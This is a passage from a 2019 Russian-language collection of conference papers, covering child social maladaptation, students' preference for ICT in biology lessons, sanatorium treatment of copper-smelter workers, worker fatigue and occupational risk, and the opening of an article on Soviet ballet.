В отечественной и зарубежной литературе накоплен большой объем теоретических и эмпирических знаний по преодолению дезадаптированных состояний в переломные стадии развития. Проблема дезадаптации детей и подростков изучается в работах М.А. Галагузовой, Л.В. Мардахаева, Ф.А. Мустаевой, Ю.П. Азарова, А.М. Прихожан и др. Проблемы профилактики безнадзорности и других проявлений отклоняющегося поведения подростков, отражены в работах В.Г. Бочаровой, С.С.

Гиля, В.А. Никитина, Л.В. Бадя, Е.И. Холостовой и др.

Но сложившаяся система профилактических и коррекционных мероприятий нуждается в пересмотре старых методов и способов воздействия на дезадаптированных детей.

Социально-педагогическая деятельность направлена именно на разработку новых комплексно научно – практических программ и рекомендации по профилактике и предупреждению различного рода трудностей у детей и подростков, находящихся в тяжелом положении.

Проблема дезадаптации детей и подростков вызывает серьезную озабоченность и беспокойство школы, семьи, правоохранительных органов, социальных учреждений, широкой общественности и общества в целом.

Социальная дезадаптация порождается нарушением взаимодействия двух сторон - несовершеннолетнего и среды.

К сожалению, на практике основное внимание уделяется лишь одной стороне - дезадаптированному несовершеннолетнему, и практически без внимания остается дезадаптирующая среда.

Односторонний подход к данной проблеме неэффективен как при негативном, так и при позитивном отношении к дезадаптированному. Работа с социально дезадаптированным несовершеннолетним требует комплексного подхода не только к нему самому, но и к его социальному окружению.

В России, как и во всем мире, проблемы детей изучаются и решаются представителями конкретных областей знаний: учителями, врачами, работниками правоохранительных органов, работниками социальных служб и т.д. Все они выполняют свои профессиональные функции. Их усилия, как и результат, направлены не на помощь и поддержку ребенка как субъекта, а на решение поставленных перед ними обществом задач. Например, учителя и преподаватели заняты обучением детей. Однако нередко они делают это без учета особенностей их здоровья, психики. Это ведет к повышенной утомляемости учащихся, перегрузкам, нервным срывам, ухудшению их здоровья. И, следовательно, самым непосредственным образом это влияет на развитие детей, а в последующем и на состояние всего общества. Нам известно, что социальная дезадаптация- это деятельность индивида, которая противится всем правилам и установкам в какой-либо группе, поведение выходит за рамки дозволенного, в большей степени действия несут отрицательный характер, чем положительный.

Исходя из вышесказанного, можно предположить, что педагогические меры воздействия на личность не соответствуют новой усложнившейся ситуации, тем самым наталкивают представителей образовательных учреждений формировать новую социальную политику по борьбе с дезадаптацией детей и подростков. Социально-педагогическая помощь должна быть направлена не только на устранение внешнего девиантного поведения человека, но и на внутренние установки, переосмыслению взглядов на жизнь, изменение и в психологическом и духовном плане.

Из многочисленных задач, стоящих перед социальными педагогами и типов социально-реабилитационных учреждений главной задачей, является устранение причин проявлений дезадаптации на ранних этапах возникновения. Социальные работники должны оказывать максимальную поддержку в процессе освоения подростком новой системы жизни, помочь ему принять себя и окружающую действительность под другим углом. Кроме стандартных этапов работы с детьми: диагностического, профилактического, реабилитационного и постреабилитационного, создаются и вносятся новые программы для позитивного изменения личности ребенка. Например, можно выделить такое перспективное направление как «Дети улицы» - сама работа происходит в привычной для них среде- на улице. Данный способ помогает выявить проблемы на их раннем появлении, осуществить профилактику правонарушений, предотвращает разрыв ребенка с родителями, устраняет пагубное влияние субкультуры, располагает к изменению привычного, негативного образа существования.

Отсюда следует, что вопросы, связанные с дезадаптацией детей надо решать не формальными, а практическими мерами.

Социально-педагогическая служба специально организует педагогическую деятельность, учитывая, индивидуально-личностные особенности, принятие ребенка со всеми его достоинствами и недостатками, поддержание внутренней и внешней гармонизации со средой. Технологии педагогической деятельности должны давать положительную динамику и эффективные результаты, помочь незащищенным детям справиться с противоречиями своего «Я» и требованиями общества, установить баланс между потребностями и возможностями.

Для достижения этих целей педагогическая деятельность включает в себя социальный патронаж, проводят терапию отклонения поведения, вычисление аномальных семей, ведётся работа по избавлению от вредных привычек без лекарств. Формирование у детей навыков общения и восстановление широкого спектра их отношений с миром, создание домашних условия нахождения в учреждении.

На данный момент стало популярным создание семейных (воспитательных) групп- ребенок в течении двух месяцев находится с попечительской семьей, которая восполняет утраченные им нравственные, социальные навыки, в полной мере выполняют родительские функции, показывая ему семью с лучшей стороны, дают ощущение подростку что он важен и прислушиваются к нему, создают здоровую семейную обстановку и среду.

Такой способ помогает при реабилитации ребенка достичь выхода из кризисной ситуации, вовлечение его в нормальное жизненное русло, найти ребенку дальнейшее место проживания без нанесения вреда. Наблюдение за ребенком продолжается и после возвращения в семью, до тех пор, пока все его нарушенные психофизиологические функции не восстановятся и начнут функционировать во благо организма.

Профессиональная деятельность социального педагога с подростками, оказавшимися в тяжелой жизненной ситуации, во многом определяется типом

дезадаптации ребенка, в социальной реабилитации будет доминировать либо психолого-педагогические диагностико-коррекционные программы, выявляющие и исправляющие дефекты психики, личностные особенности, либо социально-педагогические программы ресоциализации, восстановление социального статуса в системе межличностных отношений, переориентации референтных ориентации, социальных установок.

Социально педагогическая служба решает разнообразный спектр проблем и вопросов социальной поддержки и защиты, связанных с различными сферами жизнедеятельности подростка, в школе, в семье, на улице, в окружении сверстников, и поэтому необходимо учитывать все факторы влияния на него, начиная со знаний и учета возрастных особенностей и заканчивая изучением ближайшего окружения.

Социально-педагогическая работа- это неотъемлемая часть образовательной системы, направленная на передачу накопленного опыта и создание условия для правильного развития всех сфер личности, и подготовки к выполнению определенных социальных ролей. Современная профилактическая деятельность способствует значительному снижению ситуации и факторов рисков возникновения дезадаптации, в основу всей системы положена новая установка на неприемлемость карательного подхода, социализация которых оказалась деформированной по вине взрослых. Для подрастающего поколения создаются условия, при которых гарантируют ребенку право на приемлемую форму существования в здоровой среде. Специалисты, работая в данной области должны быть компетентными, выполняющие компенсирующую, восстановительную и стимулирующую функции. В целом в работе с детьми важно контролировать процесс и при небольших успехах хвалить и поощрять ребенка, для того чтобы он не терял стремление изменить ситуацию своего положения, научить его самостоятельно оценивать свои поступки, разграничивать плохое и хорошее, находить пути дальнейшего поведения.

Ребенка надо направлять, подсказывать, наставлять, но не давать прямых ответов решения стоящих перед ним задач.

Заключение

Все проблемы в обществе показывают насколько оно недостаточно социально организовано. Зачастую высокие требования цивилизованного общества наталкивают еще несформированную, несостоявшуюся личность подростка к противоправным действиям, последствия которых порой бывают необратимы.

Социальная среда, в которую попадает ребенок, выступает детерминирующим фактором реализации его потребностей и запросов, является важнейшим условием раскрытия его социальной сущности как человека. Однако социально-психологические качества ребенок приобретает только через свой опыт, общение, через непосредственный контакт со сверстниками и взрослыми в семье, в детском саду, школе, на улице. И воздействие социальной среды на личность не всегда направлено в нужное русло и, зачастую, не отвечает задачам воспитания и развития ребенка.

Таким образом, нестабильность социально-экономической и политической жизни, совокупность факторов социального, психологического, психосоматического

характера значительно увеличивают количество дезадаптированных несовершеннолетних в стране. Во многом проблема обостряется в связи с тем, что большинство семей не выполняют своих функций, они нуждаются в медико-психологической поддержке. Отсутствие должного семейного воспитания, полная утрата понятий ценностей и морали, недопустимый образ жизни родителей во многом определяет принятие ребенком такого же стиля поведения, которое ошибочно считается нормой в семье. Социальная дезадаптация, вызванная совокупностью факторов социального, психологического, психосоматического характера, приводит к депривации основных потребностей несовершеннолетнего - потребностей в полноценном развитии и самореализации. Для предотвращения дезадаптации детей и подростков необходимо радикально менять воспитательную работу с ними по всем тем направлениям, по которым осуществляется становление личности и социализация детей и подростков: семья, школа, досуг, трудовая занятость, здоровье. И начинать надо с семьи, так как именно здесь закладываются основные ценностные установки и жизненная ориентация.

Дезадаптация личности затрудняет возможность приспособления к новой обстановке и приводит к дисгармонии социума и ребенка, перед социальными педагогами и психологами эта проблема остается открытой и актуальной по сей день, все меры по предотвращению и искоренению этого заболевания требуют тотального контроля, точных, быстрых путей преодоления. Первичная профилактика и ведение статистики очень важные процедуры, по результатам которых становится очевидно, какие дети находятся в зоне дискомфорта и на грани совершения необдуманного поступка. Родители, учителя, педагоги обязаны помнить о том, что дети берут пример именно с них, строят и опираются на их поведение, впитывают буквально все, поэтому надо стараться создавать вокруг себя доброжелательную атмосферу, показывая достойный пример.

Список использованной литературы:

1. Актуальные проблемы девиантного поведения (борьба с социальными болезнями) / Под ред. Б. М. Левина. - М.: РАН Ин-т социологии, 1995.
2. Беличева С. А., Фокин В. М. Охранно-защитная концепция социальной профилактики отклоняющегося поведения несовершеннолетних. - М., 1991.
3. Буянов М. И. Ребенок из неблагополучной семьи. - М., 1988.
4. Бочарова В. Г. Педагогика социальной работы. - М., 1994.
5. Васильчикова Т. А. Социальная педагогика. - М., 1999.
6. Маслова Н. Ф. Рабочая книга социального педагога. В 2-х ч. Ч. 1.- Орел, 1994.-М 33-36, 39-41
7. Методика и технологии работы социального педагога / Под ред. М. А. Галагузовой. - М., 2002.
8. Шептенко П. А., Воронина Г. А. Методика и технология работы социального педагога. - М., 2001.

© Туманова Т.С., 2019

УДК 36.062

Минина Н.Н.

к.б.н, доцент,

Шафиева А. Ф.

Студент 5 курса г.Уфа

**ФГБОУ ВО «БАШКИРСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ»
ОСОБЕННОСТИ ВОСПРИЯТИЯ НОВОГО МАТЕРИАЛА ОБУЧАЮЩИМИСЯ
С ИСПОЛЬЗОВАНИЕМ ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫХ
ТЕХНОЛОГИЙ**

Аннотация

В статье приводятся данные по результатам изучения отношения обучающихся к внедрению компьютера в учебный процесс. Для этого было проведено анкетирование обучающихся, в котором приняли участие 254 обучающихся 9-11 классов, МБОУ СОШ №1, села Караидель, Караидельского района, РБ. Нами было выяснена особенность восприятия нового материала обучающимися. Результат анкетирования показал, что наибольшее количество обучающихся, предпочитает, объяснение материала с помощью ИКТ.

Ключевые слова:

Информационно-коммуникационные технологии, восприятие, новый материал

Minina Natalia Nikolaevna,**Shafieva Almira Flaridovna**

**FEATURES OF PERCEPTION OF THE NEW MATERIAL LEARNING WITH THE
USE OF INFORMATION AND COMMUNICATION TECHNOLOGIES**

Abstract

The article provides data on the results of studying the attitude of students to the introduction of a computer in the educational process. For this, a survey of students was conducted, in which 254 students of grades 9-11, MBOU school № 1, Village Karaidel, Karaidel district, the Republic of Bashkortostan. We have found out the peculiarity of the perception of new material by students. The result of the survey showed that the greatest number of students, prefers, explanation of the material using ICT.

Keywords:

Information and communication technologies, perception, new material

На сегодняшнем этапе развития общества, трудно представить образовательный процесс без компьютерной техники. При пользовании новейших образовательных технологий в обучении биологии открывается новые возможности. Введение компьютерных технологий в педагогический процесс – желательный шаг в развитии

современной школы. Огромные возможности компьютера несут в себе, несравнимый с ранее применявшимися техническими средствами обучения, дидактический материал, который должен быть реализован в образовательном процессе. Использование информационно-коммуникационных технологий, в процессе обучения биологии, повышает его эффективность, делает более наглядным, повышается интенсификация процесса обучения, повышает качество обучения, облегчает работу на уроке [1].

Нами было изучено отношение обучающихся к внедрению компьютера в учебный процесс. Для этого было проведено анкетирование обучающихся, в котором приняли участие 254 обучающихся 9-11 классов, МБОУ СОШ №1, села Караидель, Караидельского района, РБ. Нами было выяснена особенность восприятия нового материала обучающимися. Полученные в результате педагогического эксперимента – анкетирования, данные приведены на рисунке 1. Результат анкетирования по вопросу «Новый материал тебе более понятен, если преподаватель его объясняет с помощью...». Среди 9-х классов, большинство обучающихся предпочитают получать знания с помощью компьютера и видеофильмов. Среди 10-х классов, предпочтение отдали 39 из 66 обучающихся, объяснению с помощью видеофильма, презентаций. Наименьшее количество 9 из 66, предпочитают объяснение материала с помощью дополнительной литературы. Результат анкетирования среди 11-х классов, показал, что наибольшее количество обучающихся предпочитают получать объяснение материала с помощью видеофильма, презентаций.




Рисунок 1 – Результат анкетирования, отражающие особенность Восприятия нового материала обучающимися

Результат анкетирования, среди 9 – 11 классов, показал, что наибольшее количество обучающихся, предпочитает, объяснение материала с помощью компьютера, видеофильма, презентаций и таблиц, учебника (211 из 254 обучающихся). Самая наименьшая часть отметили, дополнительную литературу (43 из 254 обучающихся).

Использование компьютера на уроках биологии позволило повысить заинтересованность обучающихся, сделать работу более активной. Уроки с использованием информационных технологий вызывают большой экспрессивный

(сильный) подъем, и повышают уровень усвоения и понимания материала, регулируют инициативу, самостоятельность и творческое мышление обучающегося.

Список использованной литературы:

1. Минина Н.Н., Султанова Д.Ф. Использование интерактивного комплекса на уроках биологии // Инновационные технологии в науке нового времени. Сборник статей Международной научно-практической конференции (1 февраля 2017 г., г. Уфа). В 3 ч. Ч. 3. – Уфа: АЭТЕРНА, 2017. С. 34-35.

© Минина Н.Н., Шафиева А.Ф., 2019

МЕДИЦИНСКИЕ НАУКИ



УДК 615.83

Е. П. Кашанская

врач терапевт ФБУН ЕМНЦ ПОЗРПП Роспотребнадзора

E-mail: kashanskaya@ymrc.ru

О. И. Гоголева

д.м.н., профессор кафедры гигиены и профболезней с курсом физиотерапии, ЛФК и спортивной медицины ФГБОУ ВО УГМУ МЗ РФ

E-mail: gogolevaolga@yandex.ru

М. П. Сутункова

к.м.н., зав. лаборатории экологии, среды обитания ФБУН ЕМНЦ ПОЗРПП Роспотребнадзора

E-mail: Marinasutunkova@yandex.ru

В. Г. Газимова

к.м.н., руководитель отдела организации медицины труда ФБУН ЕМНЦ ПОЗРПП Роспотребнадзора

E-mail: venera@ymrc.ru

М. Л. Пироговский

главный врач клиники ФБУН ЕМНЦ ПОЗРПП Роспотребнадзора

E-mail: pirogovsky@ymrc.ru

С. Р. Гусельников

ассистент кафедры гигиены и профболезней с курсом физиотерапии, ЛФК и спортивной медицины ФГБОУ ВО УГМУ МЗ РФ

E-mail: guselnikov@yandex.ru

ОПЫТ ОКАЗАНИЯ САНАТОРНОГО ЛЕЧЕНИЯ В УСЛОВИЯХ САНАТОРИЯ-ПРОФИЛАКТОРИЯ «СЕЛЕН»

Актуальность

Проведено клиническое наблюдение и санаторно-профилактическое лечение у 144 пациентов, рабочих АО «Уралэлектромедь», группы риска развития профессиональной и профессионально-обусловленной патологии респираторной системы. Учитывались пылевая нагрузка на органы дыхания работника, анамнез заболевания, стаж работы в условиях сочетанного воздействия токсического, пылевого факторов и неблагоприятных микроклиматических условий с тяжелой физической нагрузкой свыше 5 лет, индекс курения, наличия упорных жалоб на кашель, одышку в течение 2 лет, присутствия клиничко-функциональных изменений дыхательной системы и рентенологических признаков пневмофиброза (0-1 ст.). В структуре общих заболеваний у рабочих групп риска развития пылевой патологии присутствовали

артериальная гипертензия (54,9%), остеохондроз шейного и поясничного отдела позвоночника (38,2 % и 63,6 % соответственно), деформирующий остеоартроз (28,5 %), хронический бронхит (10,72 %), ожирение (7,64 %), хронический гастрит (4,8 %) и др. Курс лечения по стандартизованному плану профилактики пылевой патологии включал в себя: электролечение на грудную клетку (магнитотерапия или импульсные токи), аэрозольтерапию, массаж мышц грудной клетки, прием средств биопрофилактики, витаминных напитков, галотерапию. Лечение хорошо переносилось работниками, негативных эффектов не наблюдалось. Психологическое тестирование (изучение анкет SF 36) до и после лечения отметило улучшение по физическим и по психическим компонентам здоровья. После проведенного санаторно-профилактического курса лечения объективная и субъективная оценка состояния здоровья рабочих выявила значительное уменьшение жалоб и клинической выраженности общесоматической патологии: респираторной, опорно-двигательной, сердечно-сосудистой, пищеварительной систем у рабочих вредных условий труда АО «Уралэлектромедь».

Ключевые слова:

санаторий-профилакторий, динамика клинических субъективных и объективных проявлений общесоматической патологии у рабочих группы риска развития пылевой патологии до - и после санаторно-профилактического лечения.

Целью работы явилось – проведение оценки клинических субъективных и объективных симптомов общесоматической патологии у рабочих группы риска развития пылевой патологии АО «Уралэлектромедь» до и после курса санаторно-профилактического лечения.

Материал и методы. Клиническое наблюдение и санаторно - профилактическое лечение проведено у 144 пациентов, рабочих АО «Уралэлектромедь». Лечение проводилось с отрывом от основной работы, в счет отпуска и было полностью оплачено работодателем. Группа риска развития профессиональной и профессионально-обусловленной патологии респираторной системы формировалась с учетом следующих параметров: пылевой нагрузки на органы дыхания работника (реальной или прогностической величины суммарной экспозиционной дозы пыли, вдыхаемой за весь период профессионального стажа); анамнеза - перенесенной острой пневмонии (в течение года); длительной (40 и более дней) и частой нетрудоспособности (имеющие не менее 3 случаев временной утраты трудоспособности по простудным заболеваниям за календарный год); стажа работы в условиях сочетанного воздействия токсического, пылевого факторов и неблагоприятных микроклиматических условий с тяжелой физической нагрузкой свыше 5 лет; индекса курения более 20 пачколет; наличия упорных жалоб на кашель, одышку в течение 2 лет; присутствия клинико-функциональных изменений дыхательной системы и рентгенологических признаков пневмофиброза (0-1 ст.) (1,2,3,5,10,11). Т.е. под наблюдением находились рабочие, имеющие профессию: плавильщик (56 человек), крановщик (28 человек), электросварщик (18 человек),

шихтовщик (9 человек), слесарь-ремонтник (27 рабочих), разлищик (2 человека), шлаковщик (1 человек), фильтровальщик (1 человек).

Использовалась база санатория-профилактория «Селен» АО «Уралэлектромедь». Профилакторий расположен в сосновом бору на левом берегу реки Шитовской исток, в районе 36-го километра шоссе Екатеринбург-Серов.

Средний возраст пациентов составил $42,4 \pm 0,8$ лет, общий стаж $18,8 \pm 0,8$; стаж в профессии во вредных условиях труда $13,3 \pm 0,7$. Курс лечения по стандартизованному плану профилактики пылевой патологии включал в себя: электролечение на грудную клетку (магнитотерапия или импульсные токи), аэрозольтерапию, массаж мышц грудной клетки, прием средств биопрофилактики, витаминных напитков, галотерапию (4,6,7,8,9,12,13,14).

Результаты клинических наблюдений. Проведенный осмотр пациентов санатория «Селен» выявил, что подавляющее большинство обследованных страдало какой-либо соматической патологией на протяжении в среднем $8,78 \pm 1,56$ лет. По данным медицинской документации 61 % пациентов имели несколько хронических заболеваний. Почти половина работников систематически курили (47,2 %) и употребляли алкоголь (56,3 %). Структура соматической патологии у пациентов представлена в табл.

Субъективные клинические проявления до начала лечения выглядели следующим образом. Пациенты предъявляли жалобы на кашель сухой (44 % случаев); кашель с мокротой (34 %); одышку (22 %); подъем артериального давления (63 %); на головную боль (61 %); болезненность в правом подреберье (4 %), в эпигастрии (5 %); изжогу (10 %); метеоризм (2 %); тошноту (8 %); на боли в коленных суставах (22 %); боли в плечевых суставах (14 %); в шейном отделе позвоночника (в 64 % случаев), в поясничном отделе позвоночника (97 %); боли в суставах (в 26 % случаев). Лидировали жалобы на боли в поясничном отделе позвоночника, подъем артериального давления и головную боль.

Объективный клинический осмотр пациентов выявил такие наиболее часто встречающиеся основные симптомы заболеваний как: бледные кожные покровы - в 6,25 % случаев; пастозность - в 8,3 %; обложенный налетом язык - в 46 % случаев; болезненность в правом подреберье - в 9 %; болезненность в эпигастрии - в 5 %; болезненность в левом подреберье - в 3 %; увеличение размеров печени - у 28 % пациентов.

Заслуживал внимания высокий процент патологии при обследовании опорно-двигательного аппарата. Наиболее часто при осмотре обнаруживались признаки дорсопатии (поясничного отдела позвоночника - в 63,6 %, шейного отдела позвоночника - в 38,2 % случаев); полиостеоартроза (28,5 % случаев).

Патология сердечно-сосудистой системы среди пациентов санатория - профилактория «Селена» наблюдалась в 54,9 % случаев (в основном, артериальная гипертензия).

Патология желудочно - кишечного тракта была представлена язвенной болезнью желудка в 4,2 % случаев; хроническим гастритом в 4,86 % случаев.

Практически каждый десятый пациент имел заболевание бронхолегочной системы в виде хронического бронхита (10,42 % случаев).

Курс лечения по стандартизованному плану профилактики пылевой патологии хорошо переносился работниками, негативных эффектов не наблюдалось.

У всех пациентов, имеющих отклонения в состоянии здоровья на момент начала курса санаторного лечения, отмечалась субъективная и объективная положительная динамика симптомов, улучшение общего самочувствия на конец лечения.

При рассмотрении положительных результатов санаторно-курортного лечения, учитывалось влияние на психосоматический статус пациентов комфорта, услуг проживания, организацию питания. Анализ анкеты SF 36 (1) показал, что до оздоровления в санатории – профилактории физическое состояние респондентов не ограничивало выполнение физических нагрузок и повседневной деятельности. Интенсивность боли не влияла существенно на способность заниматься профессиональным трудом и работой дома, хотя состояние своего здоровья пациенты оценивали, как среднее. Эмоциональное состояние пациентов не затрудняло выполнение профессиональных задач. После лечения отмечено улучшение по физическим компонентам здоровья, в частности, по показателям ролевого функционирования, и по психическим компонентам здоровья: возросла жизненная активность и ролевое функционирование, обусловленное физическим состоянием.

Кроме этого, пациенты перестали предъявлять жалобы на кашель в 98 % случаев; на подъем артериального давления в 88 % случаев; на головную боль - в 99 % случаев; на боли в правом подреберье - в 100 %; в эпигастрии - в 88 %; на изжогу - в 93,3 % случаев; тошноту – в 92 %.

Более половины пациентов, принимавших лечение, отметили значительное уменьшение одышки при ходьбе (85,6 %); снижение утомляемости (61 %); улучшение сна (49 %); улучшение общего самочувствия и повышение работоспособности.

Объективно уменьшились проявления экзо - и эндогенной интоксикации – кожа приобрела физиологическую окраску (стала менее бледная у 77 % пациентов); исчезла пастозность лица у 100 % рабочих; обложенность языка уменьшилась в 96 % случаев; кашель исчез в 98 % случаев.

Существенная положительная динамика наблюдалась со стороны объективной симптоматики при обследовании желудочно-кишечного тракта: нивелировался болевой синдром и ряд патологических симптомов, связанных с наличием хронической патологии органов пищеварения - исчезла болезненность при пальпации в точке Керра – у 100 %; в эпигастрии – у 100 %.

Отмечено также существенное уменьшение клинической выраженности патологии бронхолегочной системы. У работников, страдающих хроническим бронхитом (15 человек), влажный кашель с мокротой сменился на более сухой со скудной слизистой мокротой (у 96 %). Выявлено повышение пиковой скорости выдоха в среднем с $431,0 \pm 7,65$ мл/мин до $478,8 \pm 6,78$ мл/мин ($p < 0,001$); тенденция к увеличению оксигенации крови в среднем с $95,3 \pm 1,7$ % до $98,7 \pm 2,9$ %. Отмечалось снижение одышки по шкале Борга в среднем с $2,3 \pm 0,4$ баллов до $1,8 \pm 0,2$ баллов

($p < 0,01$). Отмечалось достоверное улучшение показателей по результатам пробы с 6-минутной ходьбой: в среднем $529 \pm 8,0$ м до лечения и в среднем $575 \pm 7,0$ ($p < 0,001$) после лечения. Была установлена тенденция к снижению индекса массы тела в среднем по группе после лечения с 27,13 до 26,77.

Таким образом, санаторно-профилактическое лечение в условиях санатория – профилактория «СЕЛЕН» у рабочих групп риска развития пылевой патологии респираторной системы, включающего электролечение на грудную клетку, аэрозольтерапию, массаж мышц грудной клетки, прием средств биопрофилактики, витаминных напитков, галотерапию, способствует положительной динамике субъективных и объективных клинических

© Кашанская Е. П., Гоголева О. И., Сутункова М. П. , Газимова В. Г. ,
Пироговский М. Л., Гусельников С. Р. , 2019

УДК 614.8

П.Е. Панькова

студ. гр. МБП 17-01, УГНТУ,
г.Уфа, РФ

ВЛИЯНИЕ УТОМЛЕНИЯ РАБОТНИКОВ НА УРОВЕНЬ ПРОФЕССИОНАЛЬНОГО РИСКА

Аннотация

Организационные ресурсы человека раскрываются в процессе его профессиональной деятельности. Проблема утомления работников при выполнении производственных задач является актуальной по сей день. В данной статье рассматриваются результаты социологического опроса работников газотранспортной компании, по результатам которого была выявлена тесная зависимость усталости работника от комплекса неблагоприятных факторов производственной среды. Также были определены наиболее значимыми факторы, способные вызывать разнообразные вегетативные реакции организма. Сделан вывод о необходимости внедрения специальных профилактических мероприятий, исключающих появление утомляемости, негативно сказывающейся на работнике предприятия при выполнении профессиональной деятельности.

Ключевые слова:

Утомление, несчастный случай, профессиональный риск, социологическое исследование, работоспособность.

Согласно некоторым исследованиям, до 25% жертв несчастных случаев, в качестве одной из причин несчастного случая называли явно выраженную усталость [1]. Утомление проявляется в снижении работоспособности человека и, как правило, – в нарушении производительности, качества, надежности, безопасности труда и

состояния здоровья. Утомление рассматривается как временное снижение работоспособности человека в процессе выполнения умственной или физической работы [2]. Существует множество показателей развития утомления [3]. На сегодняшний день основными являются:

1) восприятия раздражителей – работник не воспринимает внешние раздражители, либо воспринимает их с опозданием;

2) способность к концентрации внимания; – у работника проявляется усиление непроизвольного внимания к побочным раздражителям, которые отвлекают его от выполнения поставленных перед ним трудовых задач;

3) способность запоминать и воспроизводить информацию- работник с трудом запоминает и воспроизводит полученную информацию, замедляются процессы мышления, происходит потеря их гибкости, глубины, широты и критичности. При этом снижается эффективность профессиональных знаний;

4) раздражительность – работник становится агрессивным, у него появляется чувство тревоги, нервозности, депрессии и апатии. Иногда с сильной раздражительностью проявляется злость, которая может перерасти в агрессивное поведение;

5) сенсорная координация – у работника возникают нарушения в работе зрительной, вестибулярной, слуховой и тактильной сенсорных системах.

Утомление порождает у работника состояние, которое приводит к ошибкам в работе, опасным ситуациям и нередко несчастным случаям.

В данной работе представлены результаты социологического исследования на основе анкетного опроса, которое проводилось в одной газотранспортной компании в отношении проявления чувства утомления в течение рабочего дня среди работников инженерно-технического и рабочего персонала. В опросе приняли участие мужчины (79% опрошенных) и женщины (21% опрошенных) в возрасте от 21 года до 50 лет, всего 448 человек. Стаж работы составляет от 1 года до 5 лет (46 работников), от 5 до 10 лет (268 работников), от 10 и более лет (134 работника).

Половина опрошенных работников (234 работника – 52,23 %) указали на недостаточную освещенность рабочего места, указав данный фактор как наиболее значимую помеху для выполнения трудовых функций, связанных с различением буквенной зрительной информации на дисплее компьютера.

На вопрос анкеты «Как проявляется чувство усталости и утомления в течение рабочего дня?» были даны следующие ответы: появление головокружений и головной боли, возникновение раздражительности, несдержанности, озлобленности, сдавливающие боли в области сердца, сухость и жжение глазных яблок, спазм в мышцах спины и шеи.

По мнению большинства опрошенных (65% инженерно-технических работников) темп выполнения работы характеризуется как высокий, 17% опрошенных охарактеризовали тем работы как очень высокий. Остальные работники воздержались в ответах на поставленный вопрос. Высокий темп работы характеризуется выполнением большого количества поставленных задач в кратчайшие сроки без возможности изменения рабочей позы, что способствует росту психо -

эмоционального напряжения, появлению раздражительности, снижению сенсорной координации и, как следствие, появлению утомляемости.

Большинство опрошенных (363 работника -81%) охарактеризовали рабочую позу как фиксированную, вследствие чего возникает напряжение и тонус мышц, в основном шейного и поясничного отделов позвоночника. При выполнении трудовых функций в течение рабочего дня опрошенные работники считают, что не имеют возможности изменить рабочую позу, находясь постоянно в напряжении. По данным опроса можно сделать вывод, что работники, находящиеся в стационарной позе в течение 8 часового рабочего дня подвержены большей утомляемости и возникновению раздражительности.

Также в компании проводился опрос: «Как часто Вы болели в течение последнего года?» Анализ ответов на вопрос выявил следующее: большинство работников (61% опрошенных) болели в течение последнего года 3 раза и более, из них 28 % опрошенных 1 раз открывали больничный, 30% опрошенных болели в течение последнего года 2 раза, не открывая больничный, остальная часть опрошенных работников 9% болели 1 раз в году, не открывая больничный, либо не болели вовсе.

По результатам проведенного анкетного опроса инженерно-технического и рабочего персонала, выявлено следующее: состояние здоровья находится в тесной зависимости от комплекса неблагоприятных факторов производственной среды, наиболее значимыми среди которых являются низкая освещенность, напряжение сенсорных систем, вынужденная рабочая поза и ограничение двигательной активности, психо-эмоциональные перегрузки из-за высокого темпа работы. Перечисленные факторы способствовали развитию утомления, вызывая разнообразные вегетативные реакции (повышенная раздражительность, озлобленность, головные боли, головокружение, неприятные ощущения в области сердца, сухость и боль в глазах, боли в мышцах шеи и поясницы) со стороны различных функциональных систем организма, которые у большинства работников сохраняются длительное время. У 61% опрошенных работников отмечались случаи заболеваний за последний год, из числа которых 28% открывали больничный.

Выявленные неблагоприятные факторы утомляемости работников являются факторами риска, из-за чего возникает необходимость разработки специальных профилактических мероприятий, предупреждающих и(или) исключающих появление утомляемости, приводящей к возникновению опасных ситуаций и несчастных случаев при выполнении производственных задач.

Список использованной литературы:

1. Бодров, В.А. Профессиональное утомление: фундаментальные и прикладные проблемы/В.А. Бодров// Институт психологии РАН. –2009.– С.71–88.
2. Сосновикова, Ю. Е. К вопросу об определении понятия и принципах классификации психических состояний человека / Ю.Е. Сосновикова// Горьк. гос. пед. ин-т им. А. М. Горького- Горький: ГГПИ, 1968. – С. 112–116.
3. Чайнова, Л. Д. Проблема системного исследования состояния напряженности человека/ Л.Д. Чайнова, К.А. Назарова, В.И. Чайнов// Вестник РГГУ. – 2015 – №1– С. 126 – 130.

© Панькова П.Е., 2019

ИСКУССТВОВЕДЕНИЕ



УДК 7.094

В.К. Боль

магистр 2-го года обучения
кафедры классического танца МГИК
г. Москва, РФ
E-mail: verchbol@yandex.ru

ВЛИЯНИЕ ИДЕОЛОГИИ И ОБЩЕСТВЕННО-ПОЛИТИЧЕСКОЙ МЫСЛИ НА РАЗВИТИЕ ХОРЕОГРАФИЧЕСКОГО ИСКУССТВА В СОВЕТСКОМ БАЛЕТНОМ ТЕАТРЕ

Аннотация

В статье рассматривается влияние советской социалистической и тоталитарной идеологии на развитие хореографического искусства в СССР. Автором освещены основные вехи становления и развития жанров в советском балетном театре и указаны основные причины их развития, а так же отмечены основные личности-реформаторы отечественного искусства XXв.

